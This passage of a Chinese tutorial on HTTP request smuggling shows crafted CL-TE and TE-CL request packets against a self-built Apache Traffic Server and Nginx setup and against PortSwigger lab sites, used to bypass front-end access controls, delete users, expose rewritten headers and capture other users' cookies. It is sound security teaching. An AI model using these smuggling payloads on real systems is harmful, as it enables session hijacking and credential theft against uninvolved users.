
```
GGET / HTTP/1.1rn
Host: lnmp.mengsec.comrn
......
```

对于 Nginx 来说，GGET 这种请求方法是不存在的，当然会返回 405 报错了。

接下来尝试攻击下 admin.php，构造请求

```
GET / HTTP/1.1rn
Host: lnmp.mengsec.comrn
Content-Length: 56rn
rn
GET /admin.php?del=mengchen HTTP/1.1rn
Host: lnmp.mengsec.comrn
attack: 1rn
foo:
```


多次请求后获得了响应 You are not Admin，说明服务器对 admin.php 进行了请求。




如果此时管理员已经登录了，然后想要访问一下网站的主页。他的请求为

```
GET / HTTP/1.1
Host: lnmp.mengsec.com
Cookie: admin=1
```

效果如下



我们可以看一下 Wireshark 的流量，其实还是很好理解的。



阴影所示部分就是管理员发送的请求，在 Nginx 服务器中组合进入了上一个请求中，就相当于

```
GET /admin.php?del=mengchen HTTP/1.1
Host: lnmp.mengsec.com
attack: 1
foo: GET / HTTP/1.1
Host: 10.211.55.2:10086
Cookie: admin=1
X-Forwarded-For: 10.211.55.2
Via: http/1.1 mengchen-ubuntu[e9365059-ad97-40c8-afcb-d857b14675f6] (ApacheTrafficServer/7.1.2
```

携带着管理员的 Cookie 进行了删除用户的操作。这个与前面 4.3.1 中的利用方式在某种意义上其实是相同的。

4.3.3 第四个补丁

https://github.com/apache/trafficserver/pull/3251 # 3251 当缓存命中时，清空请求体

当时看这个补丁时，感觉是一脸懵逼，只知道应该和缓存有关，但一直想不到哪里会出问题。看代码也没找到，在 9 月 17 号的时候 regilero 的分析文章出来才知道问题在哪。

当缓存命中之后，ATS 服务器会忽略请求中的 Content-Length 请求头，此时请求体中的数据会被 ATS 当做另外的 HTTP 请求来处理，这就导致了一个非常容易利用的请求走私漏洞。

在进行测试之前，把测试环境中 ATS 服务器的缓存功能打开，对默认配置进行一下修改，方便我们进行测试。

```
vim /opt/ts-712/etc/trafficserver/records.config

CONFIG proxy.config.http.cache.http INT 1 # 开启缓存功能
CONFIG proxy.config.http.cache.ignore_client_cc_max_age INT 0 # 使客户端 Cache-Control 头生效,
CONFIG proxy.config.http.cache.required_headers INT 1 # 当收到 Cache-control: max-age 请求头时,
```

然后重启服务器即可生效。


为了方便测试，我在 Nginx 网站目录下写了一个生成随机字符串的脚本 random_str.php

```
function randomkeys($length){
    $output='';
    for ($a = 0; $a<$length; $a++) {
        $output .= chr(mt_rand(33, 126));
    }
    return $output;
}
echo "get random string: ";
echo randomkeys(8);
```

构造请求包

```
GET /1.html HTTP/1.1rn
Host: lnmp.mengsec.comrn
Cache-control: max-age=10rn
Content-Length: 56rn
rn
GET /random_str.php HTTP/1.1rn
Host: lnmp.mengsec.comrn
rn
```

第一次请求



第二次请求

可以看到，当缓存命中时，请求体中的数据变成了下一个请求，并且成功的获得了响应。

```
GET /random_str.php HTTP/1.1rn
Host: lnmp.mengsec.comrn
rn
```

而且在整个请求中，所有的请求头都是符合 RFC 规范的，这就意味着，在 ATS 前方的代理服务器，哪怕严格实现了 RFC 标准，也无法避免该攻击行为对其他用户造成影响。

ATS 的修复措施也是简单粗暴，当缓存命中时，把整个请求体清空就好了。

12.5 5. 其他攻击实例

在前面，我们已经看到了不同种代理服务器组合所产生的 HTTP 请求走私漏洞，也成功模拟了使用 HTTP 请求走私这一攻击手段来进行会话劫持，但它能做的不仅仅是这些，在 PortSwigger 中提供了利用 HTTP 请求走私攻击的实验，可以说是很典型了。

12.5.1 5.1 绕过前端服务器的安全控制

在这个网络环境中，前端服务器负责实现安全控制，只有被允许的请求才能转发给后端服务器，而后端服务器无条件的相信前端服务器转发过来的全部请求，对每个请求都进行响应。因此我们可以利用 HTTP 请求走私，将无法访问的请求走私给后端服务器并获得响应。在这里有两个实验，分别是使用 CL-TE 和 TE-CL 绕过前端的访问控制。

5.1.1 使用 CL-TE 绕过前端服务器安全控制


Lab 地址：https://portswigger.net/web-security/request-smuggling/exploiting/lab-bypass-front-end-controls-cl-te

实验的最终目的是获取 admin 权限并删除用户 carlos

我们直接访问/admin，会返回提示 Path /admin is blocked，看样子是被前端服务器阻止了，根据题目的提示 CL-TE，我们可以尝试构造数据包

```
POST / HTTP/1.1
Host: ac1b1f991edef1f1802323bc00e10084.web-security-academy.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Cookie: session=Ieg1OO4SGnwlddlFQzxduQdt8NwqWsKI
Content-Length: 38
Transfer-Encoding: chunked

0

GET /admin HTTP/1.1
foo: bar
```


进行多次请求之后，我们可以获得走私过去的请求的响应。




提示只有是以管理员身份访问或者在本地登录才可以访问/admin 接口。

在下方走私的请求中，添加一个 Host: localhost 请求头，然后重新进行请求，一次不成功多试几次。

如图所示,我们成功访问了 admin 界面。也知道了如何删除一个用户,也就是对/admin/delete?username=carlos 进行请求。



修改下走私的请求包再发送几次即可成功删除用户 carlos。




需要注意的一点是在这里，不需要我们对其他用户造成影响，因此走私过去的请求也必须是一个完整的请求，最后的两个 rn 不能丢弃。

5.1.1 使用 TE-CL 绕过前端服务器安全控制

Lab 地址：https://portswigger.net/web-security/request-smuggling/exploiting/lab-bypass-front-end-controls-te-cl

这个实验与上一个就十分类似了，具体攻击过程就不在赘述了。



12.5.2 5.2 获取前端服务器重写请求字段

在有的网络环境下，前端代理服务器在收到请求后，不会直接转发给后端服务器，而是先添加一些必要的字段，然后再转发给后端服务器。这些字段是后端服务器对请求进行处理所必须的，比如：

描述 TLS 连接所使用的协议和密码

包含用户 IP 地址的 XFF 头

用户的会话令牌 ID

总之，如果不能获取到代理服务器添加或者重写的字段，我们走私过去的请求就不能被后端服务器进行正确的处理。那么我们该如何获取这些值呢。PortSwigger 提供了一个很简单的方法，主要是三大步骤：

找一个能够将请求参数的值输出到响应中的 POST 请求

把该 POST 请求中，找到的这个特殊的参数放在消息的最后面

然后走私这一个请求，然后直接发送一个普通的请求，前端服务器对这个请求重写的一些字段就会显示出来。


怎么理解呢，还是做一下实验来一起来学习下吧。

Lab 地址：https://portswigger.net/web-security/request-smuggling/exploiting/lab-reveal-front-end-request-rewriting

实验的最终目的还是删除用户 carlos。

我们首先进行第一步骤，找一个能够将请求参数的值输出到响应中的 POST 请求。


在网页上方的搜索功能就符合要求



构造数据包

```
POST / HTTP/1.1
Host: ac831f8c1f287d3d808d2e1c00280087.web-security-academy.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:56.0) Gecko/20100101 Firefox/56.0
Content-Type: application/x-www-form-urlencoded
Cookie: session=2rOrjC16pIb7ZfURX8QlSuU1v6UMAXLA
Content-Length: 77
Transfer-Encoding: chunked

0


POST / HTTP/1.1
Content-Length: 70
Connection: close

search=123
```

多次请求之后就可以获得前端服务器添加的请求头




这是如何获取的呢，可以从我们构造的数据包来入手，可以看到，我们走私过去的请求为

```
POST / HTTP/1.1
Content-Length: 70
Connection: close

search=123
```

其中 Content-Length 的值为 70，显然下面携带的数据的长度是不够 70 的，因此后端服务器在接收到这个走私的请求之后，会认为这个请求还没传输完毕，继续等待传输。

接着我们又继续发送相同的数据包，后端服务器接收到的是前端代理服务器已经处理好的请求，当接收的数据的总长度到达 70 时，后端服务器认为这个请求已经传输完毕了，然后进行响应。这样一来，后来的请求的一部分被作为了走私的请求的参数的一部分，然后从响应中表示了出来，我们就能获取到了前端服务器重写的字段。

在走私的请求上添加这个字段，然后走私一个删除用户的请求就好了。



12.5.3 5.3 获取其他用户的请求

在上一个实验中，我们通过走私一个不完整的请求来获取前端服务器添加的字段，而字段来自于我们后续发送的请求。换句话说，我们通过请求走私获取到了我们走私请求之后的请求。如果在我们的恶意请求之后，其他用户也进行了请求呢？我们寻找的这个 POST 请求会将获得的数据存储并展示出来呢？这样一来，我们可以走私一个恶意请求，将其他用户的请求的信息拼接到走私请求之后，并存储到网站中，我们再查看这些数据，就能获取用户的请求了。这可以用来偷取用户的敏感信息，比如账号密码等信息。

Lab 地址：https://portswigger.net/web-security/request-smuggling/exploiting/lab-capture-other-users-requests

实验的最终目的是获取其他用户的 Cookie 用来访问其他账号。

我们首先去寻找一个能够将传入的信息存储到网站中的 POST 请求表单，很容易就能发现网站中有一个用户评论的地方。

抓取 POST 请求并构造数据包

```
POST / HTTP/1.1
Host: ac661f531e07f12180eb2f1a009d0092.web-security-academy.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Cookie: session=oGESUVlKzuczaZSzsazFsOCQ4fdLetwa
Content-Length: 267
Transfer-Encoding: chunked

0

